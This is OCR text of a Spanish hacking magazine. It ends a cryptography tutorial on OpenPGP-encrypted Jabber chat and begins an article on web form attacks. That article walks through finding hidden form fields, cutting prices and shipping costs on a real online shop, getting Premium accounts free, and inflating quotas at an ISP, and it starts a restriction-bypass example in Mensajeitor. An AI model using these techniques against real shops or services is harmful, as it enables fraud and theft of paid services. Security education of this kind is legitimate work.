


Imagen 22

"Seleccionar llave". Psi nos mostrará una lista de las claves privadas



disponibles en nuestro anillo de claves para que seleccionemos la que deseamos usar para Jabber. Recomiendo encarecidamente NO activar la opción de "Guardar contraseña" de OpenPGP... no olvidemos que estamos hablando de nuestra clave privada.

Para cualquier duda relacionada con el conjunto de protocolos de Jabber, con su funcionamiento, o cualquier asunto relacionado, os recomiendo encarecidamente que echéis un vistazo por JabberES (http://www.jabberes.org/), donde podréis encontrar tutoriales, guías, FAQ's...

Lamentablemente no disponemos de espacio para explicar paso a paso cosas como la generación de una nueva cuenta de Jabber... así que podéis buscar información en fuentes externas... o preguntar en nuestro foro. :-P

A partir de este momento, cada vez que iniciemos sesión, se nos solicitará el passphrase de la clave privada (***captura23***).



Imagen 23




Imagen 24




Imagen 25




Imagen 26




Imagen 28




Imagen 28

Tras asignar nuestra clave, debemos asignar las claves públicas a nuestros contactos. Para ello, abrimos el menú contextual del contacto y seleccionamos la opción "Asignar la llave OpenPGP" (***captura24***). Ahora, cuando queramos enviar un mensaje o iniciar una charla con algún usuario de Jabber al que hayamos asignado una clave, sólo debemos pulsar en el icono de "Cambiar el cifrado" (***captura25***) para activar el cifrado OpenPGP (***captura26***). Psi se encargará automáticamente de cifrar la información al destinatario y enviarla.

Como siempre, vamos a comprobar la efectividad de esta técnica. Cuando enviamos un mensaje sin cifrar, si capturamos el tráfico de la red, observamos que podemos leer




Imagen 29

completamente el mensaje y su destinatario (***captura27***), mientras que cuando enviamos el mensaje con la opción de cifrado OpenPGP en la captura observamos un mensaje cifrado (***captura28***)... es decir, nada comprensible para un hipotético atacante. Como veréis, no he detallado mucho el tema del cifrado con Jabber porque creo que ya no es necesario, tras la experiencia (bastante similar) con el correo electrónico del artículo anterior y la de MSN Messenger, del cual hemos hablado hace unas páginas.

Sí quiero destacar que existe una opción adicional en Jabber que nos puede ayudar a incrementar (más aún) la seguridad de nuestras conexiones. ¿Para qué puede servir? Por ejemplo, en el caso de mandar mensajes cifrados con OpenPGP, al capturar el tráfico se podría ver quién es el destinatario del mensaje (al igual que ocurría con el correo electrónico). Podemos evitar esta incidencia usando conexiones cifradas (como SSL o TLS). Esta opción se encuentra disponible en la mayoría de los clientes de Jabber, como en Psi (***captura29***) y de hecho en algunos como Pandion (http://www.pandion.be/) la comunicación con el servidor se realiza siempre mediante conexiones cifradas.


Y hasta aquí hemos llegado con este cuarto artículo del Taller de Criptografía. Espero, como siempre, que os haya resultado ameno pero sobre todo, que haya resultado útil... me gustaría pensar que desde aquí estoy contribuyendo a mejorar la privacidad de todos los internautas. :-)

¡Ah! Y una cosa para los usuarios de MSN Messenger: darle una oportunidad a Jabber, no os arrepentiréis.

Como siempre, si existen dudas o problemas con el artículo o algo relacionado podéis contactar conmigo o visitar el foro de la revista http://www.hackxcrack.com/phpBB2/index.php. Hasta el próximo artículo.

Ramiro C.G. (alias Death Master)





Ataques a a formularios web

Hoy en día encontramos que internet ya es mucho más dinámico que lo era en un principio, donde nos dan la opción de interactuar continuamente con la página web mediante búsquedas, dejar comentarios, introducir nuestros criterios de visualización en un idioma/color u otro, registrarse como usuario para tener un panel de control personalizado, poder ver en la página ciertas secciones o entrar en ellas según el tipo de usuario, y un largo etcétera.

Dada una especie de "ley universal" de las páginas web que siempre he pensado: "cuanto más pijadas tenga antes se romperá", cuanto más interactiva es la página, más probabilidades tiene de tener fallos de seguridad y ahí estaremos nosotros para encontrarlos, siempre con el fin de avisar al pobre admin de la web sobre ese fallo por supuesto ;).

Tipos de vulnerabilidades

Hay muchos tipos de vulnerabilidades que se pueden encontrar en una página web, nos basaremos en los fallos de programación y no de aplicación.

Como dicen, cada persona es un mundo, y cada persona tiene su propia manera de programar, y por suerte o desgracia, hay mucha gente que no le apasiona su labor y la hacen porque es "lo que da dinero" por lo cual no se esmeran en saber si ese código esta optimizado, o peor aún, si es seguro. Este tipo de programadores abundan en cuanto creación de páginas web por lo que ya se tienen una estirpe de vulnerabilidades que son fáciles de encontrar y explotar.

Se podrían clasificar en:

- Form Tampering
- Restriction Bypass
- File Inclusion
- Code Injection (HTML Injection, Java Injection, VBS Injection, PHP Injection...)
- XSS o Cross Site Scripting
- SQL Injection

Esta clasificación de vulnerabilidades es una idea aproximada de las que hay y de cómo se podrían englobar, seguramente habrá de más tipos y se estén uniendo algunas en un mismo grupo que puedan ser de categorías propias, pero así nos entenderemos todos mejor.

Para aprovechar estas vulnerabilidades siempre podremos hacerlo de varios modos, principalmente 2, enviando información modificada por nosotros a través de nuestro navegador (o con un sniffer y luego por telnet si queréis ver mejor qué es lo que pasa) o modificando las cookies.

Form Tampering

Se trata de la modificación de campos que ya han sido asignados y que suelen estar ocultos al usuario. En una tienda online pueden tener en variables el nombre del producto y además el precio como campo oculto, el cual podríamos modificar y después enviar el formulario con un cero menos y nos costaría 10 veces menos. Ahora nos surge la gran pregunta... ¿cómo vemos los campos ocultos? Tenemos varias maneras:

- Mirando el código fuente de la página
- Usando un sniffer o el netcat al enviar la información




Imagen 1

- Usando nuestro querido firefox con la extensión de webdeveloper ;)

Si queremos encontrar los campos ocultos mirando el código fuente sería dando al botón derecho del ratón sobre la página y seleccionando "Ver código fuente de la página". Una vez aquí buscamos la palabra Hidden y miramos los campos que hay ocultos y qué valor tienen. El problema es que no encontraremos todos los campos juntos por lo que habría que ir apuntándolos.

Usando un sniffer o el netcat la idea es saber qué variables estamos enviando cada vez que rellenemos el formulario. Usando un sniffer sería la manera más correcta ya que veremos todo el proceso de envío y la respuesta, pero puede ser que no nos interese enviar realmente esta información, sino solamente ver qué enviaríamos, para esto tenemos la siguiente opción: vamos a la línea de comando y ponemos el netcat a la escucha a un puerto cualquiera (nc -vvLp 8080 por ejemplo) y luego configuramos en nuestro navegador las opciones del proxy para que apunten a localhost y puerto 8080 (***imagen 1***), por lo que cuando enviemos el formulario veremos toda la petición completa, variables que se asignan, sus valores, etc..

Los datos que nos muestre el netcat los copiaremos al notepad y modificaremos a nuestro gusto, dejando un doble intro al final para luego seleccionar todo el texto y enviar esta petición por telnet. Ejemplo.




Imagen 2

Dejando el netcat a la escucha buscamos en nuestro navegador la palabra hackxcrack en el google. Encontramos que nos daría el siguiente texto: (***imagen 2***)

Copiamos todo este texto al notepad y modificamos "hackxcrack" por "pc paso a paso" que será lo que buscaremos, borramos la línea que pone "Accept-Encoding: gzip,deflate" para que nos devuelva el resultado en texto plano y guardamos el archivo como in.txt Desde una línea de comando, y en la ruta donde se encuentre el archivo in.txt enviaremos por telnet la petición de esta búsqueda, y luego veremos el resultado que quedará guardado en un fichero. Para ello pondremos lo siguiente:

```
nc -vv www.google.es 80 < in.txt > out.htm
```

Una vez finalice tendremos el archivo out.htm que podremos visualizar con nuestro navegador. El problema radica en que si tenemos un nuevo formulario o imágenes, es muy posible que las rutas sean relativas al servidor por lo que no funcionarían luego correctamente los formularios ni veríamos las imágenes.

Por último tenemos la opción más cómoda, usar el firefox con la extensión webdeveloper (***imagen 3***).

Lo primero que haremos será instalarlo (https://addons.mozilla.org/extensions/moreinfo.php?application=firefox&category=Developer%20Tools&numpg=10&id=60). Una vez instalado





Imagen 3

cerramos el firefox y lo volvemos a abrir y veremos que aparece una nueva barra de herramientas, la webdeveloper, la cual tiene muchas utilidades, y haremos uso de algunas de ellas.

Buscaremos por internet alguna web que pueda ser vulnerable a tampering. Cualquier web que tenga un formulario para cualquier tipo de servicio puede ser vulnerable, por lo que tenemos una gama muy amplia donde elegir, de todos modos donde suele ser más fácil encontrar esta vulnerabilidad son en tiendas online o al darse de alta en algún tipo de servicio donde se tengan varios a elegir, por ejemplo crearse una cuenta nueva de correo, hosting, etc...

Como primer ejemplo, buscad un foro que se vea que está programado por el webmaster (que no sean plantillas tipo phpBB), éstos suelen tener siempre gran cantidad de fallos, entre ellos el tampering.

Para limitar el máximo de caracteres que podemos enviar, muchas veces utilizan un javascript, el cual cuando vamos a enviar el formulario, nos dice que hemos excedido el máximo de letras, y no nos deja seguir adelante.

Usando la extensión de webdeveloper, tendremos la posibilidad de hacer tampering sin tener que modificar el código de la página con un notepad. Para ello sólo tenemos que darle en la barra de webdeveloper en la primera opción de Disable, y aquí seleccionaremos Disable Javascript. Así ya hemos conseguido evitar esta restricción que teníamos.

Ahora vamos a mirar otro ejemplo que puede ser más interesante. Buscamos alguna tienda online por internet, cualquiera que tenga un aspecto un poco descuidado, seguramente es vulnerable. Las páginas hechas en php, asp, etc. suelen ser mucho más vistosas, y a su vez más seguras ya que miran por referencias los productos y de aquí su precio, pero como no todas son así, encontramos las webs que tienen tiendas online hechas en html y javascript, donde se encuentran campos ocultos con el nombre de "precio", "valor", "importe" o similares.

Una vez encontrada alguna página que creamos que puede ser vulnerable, pulsaremos en el menú de Forms del webdeveloper y pulsaremos sobre Display Form Details. En ese momento nos mostrará todos los campos ocultos que hay en el formulario, junto con el valor que tienen (***imagen 4***).

Si leemos detenidamente, podremos encontrar nombres de campos que pueden ser muy útiles como los que se mencionaban antes (precio, valor, importe, price, etc).

No sólo nos permite ver lo que hay en estos campos, sino que nos deja modificarlos, y cuando le demos a enviar, se enviarán modificados como nosotros queramos. Esto es realmente útil por ejemplo cuando estamos en una sesión por HTTPS y queremos modificar parámetros en el formulario. Si no tuviéramos la extensión webdeveloper por telnet lo tendríamos difícil y usando un sniffer también, por lo que con esto nos facilitan mucho las cosas.

Por ejemplo, en las imágenes que se muestran, he encontrado una web donde se pueden comprar online algunos productos musicales. Mirando el estilo de la web (botones de form para añadir al carro, desplegables para el precio, y un diseño modesto) nos da toda la pinta que puede ser una tienda online hecha en javascript, y muy posiblemente tenga vulnerabilidades de tampering, por lo que pulso sobre Display Form Details en la opción de la webdeveloper y me muestra todos los campos ocultos.




Imagen 4

Tal y como se sospechaba, todos los campos y valores vienen en el propio formulario de modo oculto, encontramos el campo llamado PRICE donde viene el mismo valor que el precio del producto, y el campo SHIPPING donde viene el valor de los gastos de envío (***imagen 5***).

Pulsando sobre el valor que tiene asignado este campo, lo borramos y le pongo otro valor diferente, por ejemplo, si un pedal Korg me cuesta 72,53€ pondremos 7,53€ y ya que sale barato, ponemos 2 ;) Para dejar el pedido más asequible podemos cambiar los gastos de envío de 5,95€ a 1,95€. Le damos a añadir al carro y finalmente a Ver pedido.




Imagen 5

Nos encontramos que nos cuesta en total 27,31€ los 2 pedales con los gastos de envío incluidos. Dado que suele ir todo automático, incluido el cargo a la tarjeta de crédito, es muy posible que una vez realizado este pedido (con un cargo incorrecto) automáticamente se genere el albarán de entrega de 2 productos del tipo especificado a la dirección indicada, sin llegar a verificarse este importe erróneo salvo en futuros controles contables.

Por supuesto, esta web ya ha sido avisada de esta vulnerabilidad y en el caso que encontréis alguna web vulnerable a tampering es vuestro deber avisar al administrador de la página para que nadie pueda hacer un uso fraudulento de la misma.

Como último ejemplo, podemos buscar cualquier web donde nos ofrezcan algún tipo de servicio gratuito, el cual suele estar limitado, pero puede que gracias a esto (tener gratuito y Premium) se pueda conseguir la capacidad de Premium utilizando el servicio gratuito.

Localizada la web que podría tener vulnerabilidades de tampering, procedemos a registrarnos en alguno de sus servicios, y cuando llegamos al formulario donde nos solicita todos nuestros datos, pulsaremos sobre Display Form Details para ver los campos ocultos, donde casi siempre encontraremos algún campo que sea del tipo "IDProducto" junto con otro parecido a "Premium" con el valor a cero, o "Free" y el valor a uno.

Curiosamente deberían de verificar si es gratuito o no según el ID de producto, pero no siempre es así y lo verifican aparte, por lo que podemos abrir una pestaña nueva en nuestro FireFox e iniciar el registro en el acceso Premium para quedarnos con el valor de IDProducto, el cual introduciremos en la pestaña donde nos estamos registrando como si fuese de manera gratuita. Por lo que si tenemos el IDProducto de Premium pero el campo Free con valor uno, nos dejará continuar sin pedir datos de cuenta bancaria y seguiremos el proceso hasta tener nuestra cuenta, gratuitamente, pero con los extras de Premium.

Pueden parecer estas vulnerabilidades unos fallos muy simples los cuales sólo pueden ocurrir en webs que tengan varios años, de pequeñas empresas o empresas familiares. Nada más lejos de la realidad, ya que se pueden encontrar estas vulnerabilidades en grandes empresas donde el problema puede ser muy grave si no se tiene la seguridad en mente a la hora de programar.

Hacia mitades de Junio un ISP Español fue advertido sobre una vulnerabilidad de tampering en sus servicios ya que al dar de alta el servicio gratuito de hosting, al visualizar los campos ocultos, había un campo llamado NewQuotaDisk, donde tenía un 10 de valor ya que eran 10MB lo que se asignaban de cuota. Sin mayor esfuerzo que añadir 3 ceros, y darle a enviar al formulario, se conseguían 10GB de hosting (***imagen 6***).

Este descuido fue por todos los servicios que ofrecían por lo que al darse de alta en una cuenta de email gratuito, al visualizar los campos ocultos,




Imagen 6



encontrábamos el campo llamado NewMailQuota con 5 como valor (5MB). Testeando se añadió un cero para poner 50MB y la cuenta se creó sin problemas. Ya que no teníamos la certeza de tener esta cuota realmente, se fueron enviando emails con adjuntos hasta llegar a ocupar 14MB. Dejando demostrado que la cuota había sido superada, quedaba claro lo grave que era este fallo ya que se podrían usar estas cuentas para el uso de warez o cualquier otro tipo de actividad.

Por supuesto esta compañía fue avisada y arreglaron estos fallos en 24h, una respuesta muy rápida y eficaz donde no han vuelto a tener hasta ahora este tipo de fallo.

Dado que grandes empresas pueden tener estos fallos, cualquier otra puede tenerlo, por lo que ya id practicando pero siempre sin hacer maldades ;)

Restriction Bypass

Esta vulnerabilidad es más difícil de encontrar ya que suele hacer falta tener mucha paciencia para ir testeando mediante prueba/error o tener el código fuente de la web. Se basa en el hecho de conseguir evadir ciertas restricciones, por ejemplo denegar entrar al panel de administración (porque no somos admins) o enviar un máximo de caracteres en un comentario. Para conseguirlo se mira el código fuente y se modifican variables internas que no se pasan por url pero que el programa usa y no son revisadas/inicializadas al pasar a la nueva página.

Miraremos un ejemplo basándonos en la vulnerabilidad del programa Mensajeitor en su versión 1.8.9 r1 (http://www.mensajeitor.com/distributions/mensajeitor_1_8_9_r1.zip). Este programa es un tag board el cual tiene sus restricciones de seguridad en las que mediante una contraseña podemos usar nuestro usuario, y el admin. puede introducir mensajes identificado como tal.
Descargamos el programa y abrimos el archivo mensajeitor.php donde iremos a la línea 19 aprox. donde tenemos que encontrar el siguiente código:

```
for($i=0;$i<count($NicksRegs);$i++) {

  list($admin_nick,$admin_pass) =
  explode(":",$NicksRegs[$i]);

  if ($nick == $admin_nick) {
    $cadena_final .= "<span
    class=\"admin\">".$nick."</span>";

    $AdminNick = "si";
  }
 }

 if ($AdminNick != "si") {
  $cadena_final .= "<acronym title = '".
  nickinfo($nick_info)."'> $nick
  </acronym>";
 }
```

